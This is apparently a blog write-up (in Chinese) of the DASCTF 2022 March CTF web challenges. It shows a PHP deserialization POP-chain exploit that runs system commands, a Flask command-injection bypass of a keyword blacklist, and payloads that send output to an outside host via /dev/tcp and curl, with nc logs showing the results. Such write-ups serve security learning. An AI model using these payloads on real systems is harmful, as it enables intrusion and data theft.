[DASCTF2022]三月月赛WriteUp Web部分全复现

原创

Pysnow 于 2022-04-11 22:11:57 发布 1910 收藏

分类专栏： WP 文章标签： php 网络安全

本文链接：https://blog.csdn.net/not_code_god/article/details/124111055

版权

WP 专栏收录该内容

10 篇文章 0 订阅

订阅专栏

Web

ezpop

ezpop

```php
<?php
highlight_file(__FILE__);
class crow
{
    public $v1;
    public $v2;
    function eval() {
        echo "crow::eval<br>";
        echo new $this->v1($this->v2);
    }
    public function __invoke()
    {
        echo "crow::__invoke<br>";
        $this->v1->world();
    }
}
class fin
{
    public $f1;
    public function __destruct()
    {
        echo "fin::__destruct<br>";
        echo $this->f1 . '114514';
    }
    public function run()
    {
        echo "fin::run<br>";
        ($this->f1)();
    }
    public function __call($a, $b)
    {
        echo "fin::__call<br>";
        echo $this->f1->get_flag();
    }
}
class what
{
    public $a;
    public function __toString()
    {
        echo "what::__toString<br>";
        $this->a->run();
        return 'hello';
    }
}
class mix
{
    public $m1;
    public function run()
    {
        echo "mix::run<br>";
        ($this->m1)();
    }

    public function get_flag()
    {
        echo "mix::get_flag<br>";
        eval('#' . $this->m1);
    }
}
unserialize($_GET['p']);
```

拿到题目源码后将它进行了一个简单的变形(每个方法中加一个echo)，方便我们在本地调试

找一下链子的开头跟结尾，开头肯定就是__destruct()，结尾应该是两个，一个是mix::get_flag()命令执行，另外一个是crow::eval（原生类读文件），这里我只打了get_flag的那条链子

简单审计一下可以得到链子如下

> fin::__destruct() ⇒

> what::__toString() ⇒

> fin::run ⇒

> crow::__invoke() ⇒

> fin::__call() ⇒

> mix::get_flag()


以上就是整条pop链，可以看到fin类总共被调用了三次，所以就不能一条链子一把梭了，所以我定义了三个fin类的实例对象，具体的`exp如下`

```php
<?php
class crow
{
    public $v1;
    public $v2;
}
class fin
{
    public $f1;
}

class what
{
    public $a;
}
class mix
{
    public $m1;
}
$c=new crow();
$f1=new fin();
$f2=new fin();
$f3=new fin();
$w=new what();
$m=new mix();

$f1->f1=$w;
$w->a=$f2;
$f2->f1=$c;
$c->v1=$f3;
$f3->f1=$m;
$m->m1="?><?php system('cat H0mv*');?>";

echo serialize($f1);
```

这里链子打通了还没有完全结束，还要绕过`eval('#' . $this->m1);`

这里我用到的是闭合php标签绕过，即`?><?php system('ls');?>`，最后就是`RCE`随便打了

总结：这道题最主要的就是理清链子关系，不用反复引用了本地测试更方便



不安全 | view-source:e9c93d8e-f51c-4b26-b636-3003fc807baa.node4.buuoj.cn:81
自动换行 □

```
not here, but it's close, think more.not here, but it's close, think more.not here, but it's close, think more.not here, but it's close, think more.not here, but it's close, think more.congratulat
<?php

//flag{d3802b7f-2ba8-4a09-ab75-c0a3ab691f98}
not here, but it's close, think more.not here, but it's close, think more.not here, but it's close, think more.hello114514<br />
<b>Recoverable fatal error</b>:  Object of class crow could not be converted to string in <b>/var/www/html/index.php</b> on line <b>24</b><br />

```

calc

题目源码

```python
#coding=utf-8
from flask import Flask,render_template,url_for,render_template_string,redirect,request,current_app,session,abort,send_from_directory
import random
from urllib import parse
import os
from werkzeug.utils import secure_filename
import time


app=Flask(__name__)

def waf(s):
    blacklist = ['import','(',')',' ','_','|',';','"','{','}','&','getattr','os','system','class','subclasses','mro','request','args','eval','if','subprocess','file','open','popen','builtins','compile','execfile','from_pyfile','config','local','self','item','getitem','getattribute','func_globals','__init__','join','__dict__']
    flag = True
    for no in blacklist:
        if no.lower() in s.lower():
            flag= False
            print(no)
            break
    return flag


@app.route("/")
def index():
    "欢迎来到SUctf2022"
    return render_template("index.html")

@app.route("/calc",methods=['GET'])
def calc():
    ip = request.remote_addr
    num = request.values.get("num")
    log = "echo {0} {1} {2}> ./tmp/log.txt".format(time.strftime("%Y%m%d-%H%M%S",time.localtime()),ip,num)

    if waf(num):
        try:
            data = eval(num)
            os.system(log)
        except:
            pass
        return str(data)
    else:
        return "waf!!"


if __name__ == "__main__":
    app.run(host='0.0.0.0',port=5000)
```


这是一道绕waf的题，eval那里可以ssti，log那里可以控制一部分命令执行，但是这道题禁用的黑名单有点多

```
import
(
)
 
_
|
;
"
{
}
&
getattr
os
system
class
subclasses
mro
request
args
eval
if
subprocess
file
open
popen
builtins
compile
execfile
from_pyfile
config
local
self
item
getitem
getattribute
func_globals
__init__
join
__dict__
```

现在就是想办法命令执行，可以写一个简单的正则表达式来测试我们的payload

```
/import|\(|\)| |_|\||;|\"|\{|\}|&|getattr|os|system|class|subclasses|mro|request|args|eval|if|subprocess|file|open|popen|builtins|compile|execfile|from_pyfile|config|local|self|item|getitem|getattribute|func_globals|__init__|join|__dict__/gm
```

```python
blacklist = ['import', '(', ')', ' ', '_', '|', ';', '"', '{', '}', '&', 'getattr', 'os', 'system', 'class',
             'subclasses', 'mro', 'request', 'args', 'eval', 'if', 'subprocess', 'file', 'open', 'popen',
             'builtins', 'compile', 'execfile', 'from_pyfile', 'config', 'local', 'self', 'item', 'getitem',
             'getattribute', 'func_globals', '__init__', 'join', '__dict__']
reg = ''
te = ['(', ')', '|', '{', '}']
for i in blacklist:
    # print(i)
    for j in te:
        if i == j:
            print(j)
            reg += "\\"
    reg += i + "|"

print(reg)
```



正则表达式

4 次匹配 (42 步, 1.0ms)

```
/ import|\(|\)| |_|\||;|\"|\{|\}|&|getattr|os|system|class|subclasses|mro|request|args|eval|if|subprocess|file|open|popen|builtins|compile|execfile|from_pyfile|config|local|self|item|getitem|getattribute|func_globals|__init__|join|__dict__ / gm
```

测试文本

```
{{7*7}}
```


解释

```
/ import|\(|\)| |_|\||;|\"|\{|\}|&|getattr|os|system|class|subclasses|mro|request|args|eval|if|subprocess|file|open|popen|builtins|compile|execfile|from_pyfile|config|local|self|item|getitem|getattribute|func_globals|__init_ / gm
```

匹配信息

```
Match 1   0-1   {
Match 2   1-2   {
Match 3   5-6   }
```

单个a或b或c字符	[abc]
非a或b或c的字符	[^abc]
在a到z范围内的小写...	[a-z]
在a到z范围外的字符	[^a-z]
在a到z或A到Z范	[a-zA-Z]



```
[<class 'type'>, <class 'async_generator'>, <class 'int'>, <class 'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <class 'bytes'>, <class
'builtin_function_or_method'>, <class 'callable_iterator'>, <class 'PyCapsule'>, <class 'cell'>, <class 'classmethod_descriptor'>, <class 'classmethod'>, <class
'code'>, <class 'complex'>, <class 'coroutine'>, <class 'dict_items'>, <class 'dict_itemiterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>,
<class 'dict_keys'>, <class 'mappingproxy'>, <class 'dict_reverseitemiterator'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class
'dict_values'>, <class 'dict'>, <class 'ellipsis'>, <class 'enumerate'>, <class 'float'>, <class 'frame'>, <class 'frozenset'>, <class 'function'>, <class
'generator'>, <class 'getset_descriptor'>, <class 'instancemethod'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'list'>, <class
'longrange_iterator'>, <class 'member_descriptor'>, <class 'memoryview'>, <class 'method_descriptor'>, <class 'method'>, <class 'moduledef'>, <class 'module'>,
<class 'odict_iterator'>, <class 'pickle.PickleBuffer'>, <class 'property'>, <class 'range_iterator'>, <class 'range'>, <class 'reversed'>, <class 'symtable
entry'>, <class 'iterator'>, <class 'set_iterator'>, <class 'set'>, <class 'slice'>, <class 'staticmethod'>, <class 'stderrprinter'>, <class 'super'>, <class
'traceback'>, <class 'tuple_iterator'>, <class 'tuple'>, <class 'str_iterator'>, <class 'str'>, <class 'wrapper_descriptor'>, <class 'types.GenericAlias'>,
<class 'anext_awaitable'>, <class 'async_generator_asend'>, <class 'async_generator_athrow'>, <class 'async_generator_wrapped_value'>, <class
'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'managedbuffer'>, <class 'method-wrapper'>, <class 'types.SimpleNamespace'>, <class 'NoneType'>, <class
'NotImplementedType'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'weakref'>, <class 'types.UnionType'>, <class 'EncodingMap'>, <class
'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class
'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class '_contextvars.Context'>, <class '_contextvars.ContextVar'>, <class
'_contextvars.Token'>, <class 'Token.MISSING'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class
'_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class
'_frozen_importlib.BuiltinImporter'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread.lock'>, <class
'_thread.RLock'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class
'_io.IncrementalNewlineDecoder'>, <class 'nt.ScandirIterator'>, <class 'nt.DirEntry'>, <class 'PyHKEY'>, <class
'_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class
'_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class
'_frozen_importlib_external.FileFinder'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class
'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'abc.ABC'>, <class 'collections.abc.Hashable'>, <class
'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'collections.abc.Iterable'>, <class 'collections.abc.Sized'>, <class
'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class 'os._AddedDllDirectory'>, <class '_sitebuiltins.Quitter'>,
<class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class '_multibytecodec.MultibyteCodec'>, <class
'_multibytecodec.MultibyteIncrementalEncoder'>, <class '_multibytecodec.MultibyteIncrementalDecoder'>, <class '_multibytecodec.MultibyteStreamReader'>, <class
'_multibytecodec.MultibyteStreamWriter'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'warnings.WarningMessage'>, <class
'warnings.catch_warnings'>, <class 'importlib._abc.Loader'>, <class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class
'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>,
<class 'itertools.starmap'>, <class 'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class
'itertools.zip_longest'>, <class 'itertools.pairwise'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class
```

本来想着能不能直接用eval函数直接打ssti，但是看了一下，这个过滤有点狠，基本绕不过

然后接着看，下面有个os.system命令执行，且我们能够控制一部分

```
log = "echo {0} {1} {2}> ./tmp/log.txt".format(time.strftime("%Y%m%d-%H%M%S", time.localtime()), ip, num)

os.system(log)
```

简化一下

```
echo xxx payload> ./tmp/log.txt
其中payload为可控制的，但是受到黑名单影响
```


这里可以很容易想到linux的反引号执行命令，然后空格就用Tab `%09` 绕过就行

```
`ls` > /dev/tcp/xxxx/2333<
将ls的输出重定向到服务器的输入上
也就说服务器接受到的是题目的输入
而输入正好是命令执行的结果

`curl -F xx=@/tmp/log.txt http://xxxx:2333`
利用curl外带/tmp/log.txt里面的数据
```


直接这样写payload的话，会在eval函数那里报错，所以可以用python的注释符 `#` 将它后面的payload个注释掉，当执行命令的时候，linux只会把 `#` 当做一个字符看待的

最终payload

```
1%23%09`ls`%09>%09/dev/tcp/xxxx/2333<



1%23`cat%09/T*`
1%23`curl%09-F%09xx=@tmp/log.txt%09http://xxx:2333`
```




```
Connection received on 117.21.200.166 57487
20220408-040957 10.244.80.46 1# Th1s_is__F1114g bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
root@suyang517:~/CTF/test# nc -lvnp 2333
Listening on 0.0.0.0 2333
Connection received on 117.21.200.166 45773
root@suyang517:~/CTF/test# nc -lvnp 2333
Listening on 0.0.0.0 2333
Connection received on 117.21.200.166 52844
root@suyang517:~/CTF/test# nc -lvnp 2333
Listening on 0.0.0.0 2333
Connection received on 117.21.200.166 31255
20220408-041049 10.244.80.46 1# Th1s_is__F1114g bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
root@suyang517:~/CTF/test# nc -lvnp 2333
Listening on 0.0.0.0 2333
Connection received on 117.21.200.166 55094
20220408-041131 10.244.80.46 1# flag{6a197fc8-da33-49e5-ae3c-78124fce2759}
```




```
root@suyang517:~/CTF/test# nc -lvnp 2333
Listening on 0.0.0.0 2333
Connection received on 117.21.200.166 50925
POST / HTTP/1.1
Host: 47.108.238.241:2333
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 315
Content-Type: multipart/form-data; boundary=------------------------264fadd28b3f993c

--------------------------264fadd28b3f993c
Content-Disposition: form-data; name="xx"; filename="log.txt"
Content-Type: text/plain

20220408-042738 10.244.80.46 1#Th1s_is__F1114g bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

--------------------------264fadd28b3f993c--
```

upgdstore



957a8957-d00e-4202-8e75-6b42be0b41a6.node4.buuoj.cn:81


嘿伙计，传个火？！ 未选择文件。



957a8957-d00e-4202-8e75-6b42be0b41a6.node4.buuoj.cn:81

嘿伙计，传个火？！ 未选择文件。


只要好看的php



嘿伙计，传个火？！ 未选择文件。

诶，被我发现了吧

